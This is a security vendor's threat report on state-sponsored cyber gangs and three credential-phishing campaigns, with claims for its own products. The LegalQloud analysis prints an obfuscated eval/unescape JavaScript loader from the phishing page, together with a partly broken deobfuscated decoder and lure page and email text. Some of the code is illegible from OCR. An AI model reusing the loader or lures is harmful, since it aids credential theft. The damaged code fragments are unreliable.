MENLO
SECURITY

Global Cyber Gangs:

Supported and sheltered by state sponsors and getting smarter every day.

Report

Table **Contents**

Global Cyber Gangs: Supported and sheltered by state sponsors and getting smarter every day.

Advancing nation-state threats accelerate and evade traditional controls with new tactics that slip through all the way to the browser.

01 | Escalations prevail against traditional controls

State-sponsored cyberattacks have changed significantly in the last decade and they are changing fast yet again. While many see the Stuxnet malware attack as a legitimate use of cyber warfare tactics (because it was likely built by the United States and Israel to target Iran's nuclear program), the attack also normalized cyberattacks as a state tactic. Iran, China, North Korea and Russia have since significantly expanded cyber operations. These operations range from organized and compensated military units to gangs that simply enjoy shelter and non-prosecution of profit-driven cyber crimes.

- The Iranian-linked hacking group known as APT33 or Elfin has been associated with attacks in the aerospace, energy, and telecommunications sectors. Iran was also blamed for launching a series of distributed denial-of-service (DDoS) attacks against major U.S. banks, disrupting their online services.
- PLA Unit 61398 from China has garnered significant attention engaging in both nation-state espionage and economic espionage campaigns. Also known as APT1/Comment Crew they exhibit links to the Chinese military and have targeted a wide range of industries, including technology, aerospace, and telecommunications. These criminal hackers breached the U.S. Office of Personnel Management, compromising sensitive personal data of millions of federal employees.
- North Korea has emerged as a prominent state-sponsor of cyberattacks. The Lazarus Group, run by the North Korean regime, has executed high-profile cybercrimes, including the infamous 2014 Sony Pictures hack that resulted in the leak of confidential information and disruption of the company's operations. North Korea is also suspected of orchestrating the WannaCry ransomware attack in 2017, which affected hundreds of thousands of computers worldwide.
- Russia has long been known for the technical skill exhibited in attacks by affiliated threat actors, such as Fancy Bear (APT28) and Cozy Bear (APT29). Russian cyber gangs have been implicated in a wide range of attacks targeting governments, military organizations, and critical infrastructure. Their reach is global. Notorious incidents include the hacking of the Democratic National Committee during the 2016 U.S. Presidential election. This breach famously led to the release of sensitive emails and allegations of election interference. Russia has also been accused of launching disruptive cyberattacks, such as the NotPetya malware outbreak in 2017. NotPetya looked like ransomware, but had no recovery tools and was essentially a “data wiper,” which cruelly caused billions of dollars in damage.

Moreover, amid the ongoing conflict in Ukraine, Russia has utilized cyber warfare tactics to support its military operations, including cyber espionage, disinformation campaigns, and attacks on Ukrainian infrastructure. The Kremlin's use of cyber tools to achieve strategic objectives underscores the complex nature of contemporary warfare and the need for robust defenses against state-sponsored cyber threats. Enterprises of any significance are now a target.

These attacks heralded the constant din of security breaches that impact enterprises, security practitioners, and individuals. This year, though, such attacks have impacted at least one-third of American citizens. The problem is global, but the impacts are local: Change Healthcare, one of the largest health payment processing companies in the world, was attacked by a cohort of Russian and American cybercriminals. Russia has given this group room to operate, and the United States has been thwarted in their attempts to catch their North American partner. As a result: Change Healthcare, part of the global company UnitedHealth, was breached. The private health records of over one-hundred million Americans have been lost to the dark web and nearly a billion dollars in damage has been done.[1]

The likely attackers, ALPHV Blackcat, are among those given shelter by Russia. The same group has been confirmed as the cyber gang behind the MGM ransomware attacks. These attacks are growing in sophistication and scale. The Change Healthcare breach cost some large healthcare systems $100M per day of the outage. The Change attackers discovered a legacy server that lacked multi-factor authentication, and succeeded in creating one of the most economically damaging attacks in history. The total impact of this breach alone is expected to exceed one billion dollars.[2]

Similar stories repeat on nearly a weekly basis now: A threat actor in the China-nexus, UNC5221, a nation-state adversary detailed in Mandiant research, breached MITRE. MITRE is the very organization that researches and publishes a framework widely used to analyze cyber threat tactics. It was a brazen attack that targeted over twenty victims worldwide. The nation-state cyber criminals exploited two zero-day flaws, CVE-2023-46805 and CVE-2024-21887, in Ivanti Connect Secure VPN systems. They then breached MITRE’s VMware infrastructure using a compromised administrator account, ultimately paving the way for installing backdoors and stealing more credentials. The vulnerabilities allowed the attackers to bypass multi-factor authentication using session hijacking techniques.

The widely covered May 2023 compromise of Microsoft Exchange Online mailboxes across the United States, the United Kingdom, and other regions has been attributed to the People’s Republic of China. Storm-0558 utilized stolen signing keys to compromise the Microsoft Exchange Online mailboxes of victims worldwide. The actor targeted 22 different enterprise organizations and successfully compromised over 503 high-value mailboxes. Over a six week period, Storm-0558 had downloaded approximately tens of thousands of emails. Among the compromised accounts were those belonging to US Congressmen, and senior officials within the Departments of State and Commerce, including the US Ambassador to China. Clearly this attack is reminiscent of the 2016 attack on the DNC by Russian actors. While the Cyber Security Review Board (CSRB) determined that Microsoft's negligence played a significant role in enabling the 2023 attack, **the CSRB noted that additional security controls could have detected and prevented such a large-scale intrusion. This report provides guidance detailing such additional controls.**

[1] https://energycommerce.house.gov/posts/what-we-learned-change-healthcare-cyber-attack#

[2] https://www.reuters.com/technology/power-influence-notoriety-gen-z-hackers-who-struck-mgm-caesars-2023-09-22/

Today's battle in the cyber war

These recent attacks reflect the typical reports—but they are increasingly yesterday's battle in what amounts to a global cyber war. IT and security practitioners have made significant progress patching vulnerabilities and deploying MFA and otherwise hardening the attack surface. And yet, attackers found a legacy server at Change and exploited it. The MGM breach, ironically, provides some support for the effectiveness of enhanced controls: the attacker used old-fashioned social engineering to smoothly talk a support technician into resetting an administrator password. Nonetheless: attackers are moving fast and refreshing their tactics.

The Mandiant 2024 M-Trends 2024 Special Report has described how threat actors have adopted evasive techniques. The techniques identified here, for the first time, provide "in-the-wild" examples of these techniques in action. The Mandiant report states:

https://cloud.google.com/security/resources/m-trends

> "Attackers are not giving up. In fact, they are focusing more of their efforts on evasion... particularly by Chinese espionage groups."
>
> Google Cloud

Menlo Security has recently uncovered a range of new campaigns that employ novel evasive tactics. Menlo has prevented these attacks and exposed these novel tactics within the global Menlo Cloud. These tactics represent significant advances in threat action. The complexity and stealth of these new tactics represents the investment of considerable resources in advancing phishing and malware delivery. These new tactics demonstrate sophisticated software engineering, using many of the same tools and processes that are employed by the engineers who build cloud-based applications and the security controls that defend them.

This report describes these novel techniques and explains why traditional controls are powerless to stop them. The research describes how these evolving phishing tactics and other tactics can thwart even multi-factor authentication (MFA) using adversary-in-the-middle (AiTM) and other techniques. These are challenging new tactics, and security practitioners must augment controls and take care to address them immediately. China's aggressive cyber espionage efforts, especially, continue to target the United States and private enterprise, posing an alarming risk to national security and pilfering innovation.

These sophisticated attacks magnify concerns about the effectiveness of traditional network security controls such as Secure Service Edge (SSE), Secure Web Gateways (SWG), and Endpoint Detection and Response (EDR). The common element in these new tactics is that attackers gain initial access through browsers, not through vulnerable remote access systems or other public facing servers. Network infrastructure security controls and cloud network services do not stop these attacks. The result: widespread credential phishing campaigns succeed because malicious actors continue to advance their evasive capabilities. They have created the successor to Advanced Persistent Threats (APT): Highly Evasive Adaptive Threats (HEAT).

Leveraging the unique and early-stage telemetry available from within the Menlo Cloud, Menlo Security developed insights into the inner workings of these HEAT attacks that can help enterprises chart a clear path forward, offering actionable recommendations to address the emerging threat.

02 | Menlo Security Insight

In a recent 90-day period, Menlo Labs exposed three novel HEAT campaigns: **LegalQloud, Eqooqp, and Boomer**:

- These campaigns affected approximately **40k+ high-impact users**, including C-suite executives, who have been targeted in at least one of the campaigns detailed in this report.
- Campaigns were identified from **3k+ unique domains** across **10+ industries and government institutions**.
- Governments across the world faced a surge in advanced credential phishing attacks. Menlo Labs researchers identified notable campaigns targeting government entities in both APAC and North America, with the same phishing URLs being used across regions.
- Attackers are impersonating brands/companies that victims work for, with Microsoft being the most impersonated brand across industries.
- **6 out of 10 malicious links** clicked by a user are attributed to phishing or fraud.
- **1 out of 4 phishing links** clicked by the user goes undetected by legacy URL filtering
- Menlo Security HEAT Shield prevents zero-hour phishing attacks, identifying and stopping these attacks on day zero, averting account takeovers due to credential theft.

These novel attacks are specifically designed to bypass existing defenses by leveraging the evasive techniques. According to the Mandiant M-Trends report, ransomware actors can complete their objectives in five to seven days. Menlo research, using the VirusTotal inspection service, shows **6 days pass** before traditional security providers react and provide a signature for such attacks. This 6-day latency leaves a gap in defenses that attackers are actively exploiting.

LegalQloud targets governments and investment banks in North America and impersonates the names of >500 legal firms and steals credentials. The attack impersonates the Microsoft brand and is hosted on the Tencent Cloud (Tencent is the largest Internet company in China). The associated domain is not blocked by URL categorization and related block lists services. This threat is hosted globally and predominantly targets government entities in North America. LegalQloud targets investment banks as a second focus.

Eqoop can defeat MFA and is probing logistics, finance, petroleum, manufacturing, and higher education and research. Nearly 50,000 attacks have been detected and stopped by the Menlo Cloud in recent months.


Boomer targets government and healthcare sectors. The evasive techniques and software development tradecraft exceed previously identified campaigns. Boomer will avoid detection if only traditional controls are in place. Boomer uses orchestrated, dynamic phishing sites, cookies, server-side logic, bot-detection countermeasures, encrypted code, and other techniques to increase the attack's reach and stealth.

03 | Threat Overview

Menlo Security has identified and prevented attacks from the enhanced evasive phishing kits, including the notorious Evilginx and NakedPages, as well as newly discovered, never-before-seen kits. Menlo Security can confirm one of these campaigns was attributed to Storm-1101, and the research team believes similar groups are behind these other campaigns. Storm-1101 has yet to be associated with a state sponsor, and is also considered an "in-development" threat actor by Microsoft, but STORM-1101 employs the evasive techniques recently associated with state actors.[3] Enterprises must take care to prevent these attacks from breaching their defenses.

Anatomy of credential phishing

Credential phishing is an attempt by malicious individuals to steal user credentials and personally identifiable information (PII) by tricking users into voluntarily giving up their login information through a phony or compromised login page. Attackers then use the victim's credentials to carry out attacks on a subsequent target. Evasive techniques for credential phishing involve authentic-looking counterfeit login pages. These "mimic" websites can be hard to distinguish from the sites of well-known and commonly used brands.



Storm-1101

Offers an open-source kit that automates setting up and launching phishing activity and provides support services to attackers. The threat actor group began offering their AiTM phishing kit in 2022, and since then has made several enhancements to their kit, such as the capability to manage campaigns from mobile devices, as well as evasion features like CAPTCHA pages.[4]

[3] https://www.microsoft.com/content/dam/microsoft/final/en-us/microsoft-brand/documents/MDDR_FINAL_2023_1004.pdf)

[4] https://www.microsoft.com/en-us/security/blog/2023/03/13/dev-1101-enables-high-volume-aitm-campaigns-with-open-source-phishing-kit/

Why is credential phishing effective?

Several elements increase the effectiveness of the counterfeit-site phishing attacks. Attackers exploit users' trust in Google, LinkedIn and Microsoft for example. When users recognize these familiar brands and a familiar sign-in page, they enter the associated credentials. Further, emerging techniques, Adversary in the Middle (AiTM) and open-redirection exploits, increase the evasiveness of these attacks, making them challenging for users and traditional controls to detect and resist. *AiTM is a browser-focused cousin of the well known Man-in-the-Middle (MitM) attack, which is usually a network-based attack.*

Attackers have clearly adopted a continuous improvement mindset, iterating to come up with new tactics to evade detection. Okta reports that approximately 64% of enterprise users have MFA enabled.[5] Unfortunately, AiTM attacks can even evade and defeat MFA.

The rise of MFA bypass attacks

MFA reduces risk relative to static, single-factor credentials. Attackers, however, have developed techniques to evade MFA and hijack sessions anyway. These techniques target the web browser. One such highly evasive attack technique involves the MFA bypass attacks. These techniques circumvent the additional layers of security provided by MFA, such as one-time passwords, digital tokens, or biometric authentication, and gain unauthorized access to sensitive data and systems. Also known as single sign-on (SSO) impersonation, these attacks allow threat actors to exploit the trust in SSO systems such as Okta, LastPass, and OneLogin, to gain unauthorized access to multiple related services. Attackers use various methods in MFA bypass attacks, including social engineering, phishing, and exploiting vulnerabilities in the authentication process.

The rise of AiTM (Adversary in the Middle) kits

While corporations harden their enterprise authentication services, threat actors have enhanced their tactics for breaking defenses. Last year, Menlo saw the widespread use of AiTM kits that can bypass non-phishing resistant MFA. Adoption of MFA has increased, and this is obviously a beneficial development. Attacks such as AiTM are being deployed in response to such adoption.

Menlo Security has uncovered high-profile credential-seeking attacks against several companies: Twilio, Cloudflare, Okta and Retool. Threat actors leveraged phishing kits effectively in an evolution of earlier campaigns and kits, such as to 0ktapus and associated with STORM-1101. Below, this report describes three representative campaigns and the manner in which that evade traditional controls.

[5] https://www.okta.com/the-secure-sign-in-trends-report/

04 | HEAT Campaign: LegalQloud

Menlo Security detected and exposed the LegalQloud phishing campaign. LegalQloud impersonates the names of legal firms and then focuses on stealing Microsoft credentials. The campaign is exclusively hosted on the Tencent Cloud, which enables the URLs to bypass traditional categorization and allow-list controls. Using Menlo Cloud telemetry and Open-source intelligence (OSINT), Menlo established that over 500 enterprises have been targeted by this campaign. Menlo Security HEAT Shield detects and blocks the phishing attack, preventing a breach.

Quick Facts

Top Verticals Targeted

- Legal
- Government
- Investment Banks


Evasive Technquies Employed

- Abuse of trust — Usage of benign websites to redirect to malicious websites
- Code obfuscation
- Impersonated Microsoft brand

Targets senior-level executives in various industries, particularly in banking and financial services, insurance providers, property management and real estate, and manufacturing.

Analysis

The initial vector of this attack is a malicious link sent via email. When victims click on the link they land on a website (screenshot below in figure). The attacker-controlled domain, "businesssummitsolution[.]com" was used consistently. The domain serves as the gateway to coax users into clicking a deceptive download button.


rc.surfcrew.com/https://www.businesssummitsolution.com/
Incognito
Microsoft
SharePoint

YOU HAVE A FILE FOR REVIEW! Numbers of Images: 5 Attachment File Type: PDF
Status: **Delivered Successfully** Device Location: **Xerox Color**

☑ CLICK HERE TO PRINT | PREVIEW DOWNLOAD

Powered by Microsoft

Figure 1

When the victim clicks on the download button, the browser is redirected to a page hosted on Tencent Cloud. The URL follows the format of **<law_firm>.region.myqcloud.com**, where "**<law_firm>**" is the name of the targeted firm. The page impersonates Microsoft as shown in figure 2. The exclusive usage of names of law firms and Tencent cloud, led us to name the campaign "**LegalQloud**".





Figure 2


While the motivations behind impersonating legal firms remains unclear, Menlo Security uncovered this unique aspect of the campaign. The threat actor is exclusively impersonating "Legal Firms" in the domain names created, demonstrating a systematic and targeted approach. The strategic choice suggests a calculated effort to instill trust, a critical factor in the success of credential phishing. LegalQloud supports the observation of evolving sophistication of credential phishing campaigns. The threat actor's strategic choices, code obfuscation, and calculated distribution reveal an operation designed to exploit trust and infiltrate high-value targets.

Obfuscated Code




```
<script type="text/javascript">
<!--
eval(unescape('%66%75%6e%63%74%69%6f%6e%20%6f%61%66%39%38%66%62%33%37%37%32%28%73%29%20%7b%0a%09%76%61%72%20%72%20%3d%20%22%22%3b%0a%09%76%61%72%20%74%6d%70%20%3d%20%73%2e%73%70%6c%69%74%28%22%31%30%32%36%34%39%38%39%22%29%3b%0a%09%73%20%3d%
20%75%6e%65%73%63%61%70%65%28%74%6d%70%5b%30%5d%29%3b%0a%09%6b%20%3d%20%75%6e%65%73%63%61%70%65%28%74%6d%70%5b%31%5d%20%2b%20%22%37%39%38%37%35%35%22%29%3b%0a%09%66%6f%72%28%20%76%61%72%20%69%20%3d%20%30%3b%20%69%20%3c%20%73%2e%6c%65%6e%67%7
4%68%3b%20%69%2b%2b%29%20%7b%0a%09%09%72%20%2b%3d%20%53%74%72%69%6e%67%2e%66%72%6f%6d%43%68%61%72%43%6f%64%65%28%28%70%61%72%73%65%49%6e%74%28%6b%2e%63%68%61%72%41%74%28%69%25%6b%2e%6c%65%6e%67%74%68%29%29%5e%73%2e%63%68%61%72%43%6f%64%65%4
1%74%28%69%29%29%2b%39%29%3b%0a%09%7d%0a%09%72%65%74%75%72%6e%20%72%3b%0a%7d%0a'));
eval(unescape('%64%6f%63%75%6d%65%6e%74%2e%77%72%69%74%65%28%6f%61%66%39%38%66%62%33%37%37%32%28%27') + '%37%1e%32%46%3a%4d%52%40%35%1f%58%6e%61%67%33%0d%01%33%59%69%63%6a%1f%64%5d%60%5a%32%10%5c%65%1f%37%03%08%0c%06%36%5a%58%5e%52%35%04%07%
15%10%1e%1f%34%6f%5f%6d%66%6e%6b%17%6d%72%60%55%3c%1e%6e%59%6b%6d%2f%61%58%6b%5a%6d%53%61%67%62%6e%1d%11%63%69%5a%32%1b%58%62%63%60%6f%34%22%20%51%61%58%69%27%59%6f%6e%59%66%59%5c%61%69%6a%25%5c%64%63%2f%50%66%5d%6a%22%65%69%59%6a%20%63%6f%6
[illegible]
[illegible]%5e%6f%53%77%30%01%05%02%08%33%26%59%69%63%6a%3d10264989%34%36%39%30%30%36%32' + unescape('%27%29%29%3b'));
// -->
</script>
```

Deobfuscated Code



```
  var r = "";
  var tmp = s.split("10264989");
  s = unescape(tmp[0]);
  s = '
  k = unescape(tmp[1] + "798755");
  k = "4690062798755"
  for( var i = 0; i < s.length; i++) {
    r += String.fromCharCode((parseInt(k.charAt(i%k.length))^s.charCodeAt(i))+9);
  }
  return r;
}
```

LegalQloud Attack Flow



Open Redirection Vulnerability
currys
ChowNow
Adobe
salesforce
Link clicked
Redirect
Attacker Controlled Website
Redirect
Impersonated page hosted on Tencent Cloud
Microsoft
Taking you to your Organization's sign-in page
cancel
Sign in options

05 | HEAT Campaign: Eqooqp

Menlo Security exposed “Eqooqp,” which has been targeting multiple government and private sector organizations using an evasive technique called AiTM (Adversary in the Middle). The threat actors leverage AiTM, a sophisticated technique that involves placing a proxy server between the target user and the legitimate website, enabling them to intercept login credentials. Eqoop is capable of bypassing non-phishing resistant MFA. Menlo Security detects and blocks the phishing attack, preventing a breach, showcasing the effectiveness of Menlo HEAT Shield in stopping sophisticated threats.

Quick Facts

Top Verticals Targeted

- Government
- Finance
- Insurance

Evasive Technquies Employed


- AiTM (Adversary in the Middle)
- Code Obfuscation
- URL Encoding
- Open redirect & abuse of trust; usage of benign websites to redirect to malicious websites
- Impersonated Microsoft brand
- Phishing kit—NakedPages
- Targets executives across ten different verticals globally, with a primary focus on government, financial, and healthcare sectors.
- Campaign involved approximately 3,000 unique domains.

Analysis

Eqooqp initiates with either a malicious HTML email attachment sent to the victim or a malicious link in an email. With moderate confidence, Menlo Labs can attribute the Eqooqp campaign to DEV-1101 or Storm-1101, known for their involvement in high-profile attacks. The campaign uses the NakedPages PhaaS (Phishing-as-a-Service) toolkit, which consists of more than 50 phishing templates.[6]

This toolkit has been in use since 2022 and is a “battle-tested” reverse proxy/PHP phishing app that was first found by CloudSek researchers

In this campaign, which employs enhancements atop NakedPages, the threat actors primarily impersonate Microsoft login pages after using an apparently benign website as the initial access vector. This diverse range includes Linkedin, Google, AWS, Padlet, Owler, and Bing. The purpose is to exploit trust and increase the chances of evading existing security defenses that depend on allow and deny lists. An example of an email to a victim is shown below: The following graphic (Figure 4) illustrates the attack chain:



BD

Baglass HR | Dept_Portal

office-linewe@negar-ara.ir

21/07/2023 02:09:36


Completed: Payroll and Employee Benefits for asoares

To: "Alberto Sousa Soares"

Employee_Benefit9044_0705VxG76dUGFbuYAz5b6d6.html

[6] https://www.cloudsek.com/threatintelligence/sophisticated-phishing-toolkit-dubbed-nakedpages-for-sale-on-cybercrime-forums

Figure 4– Eqooqp Attack Chain



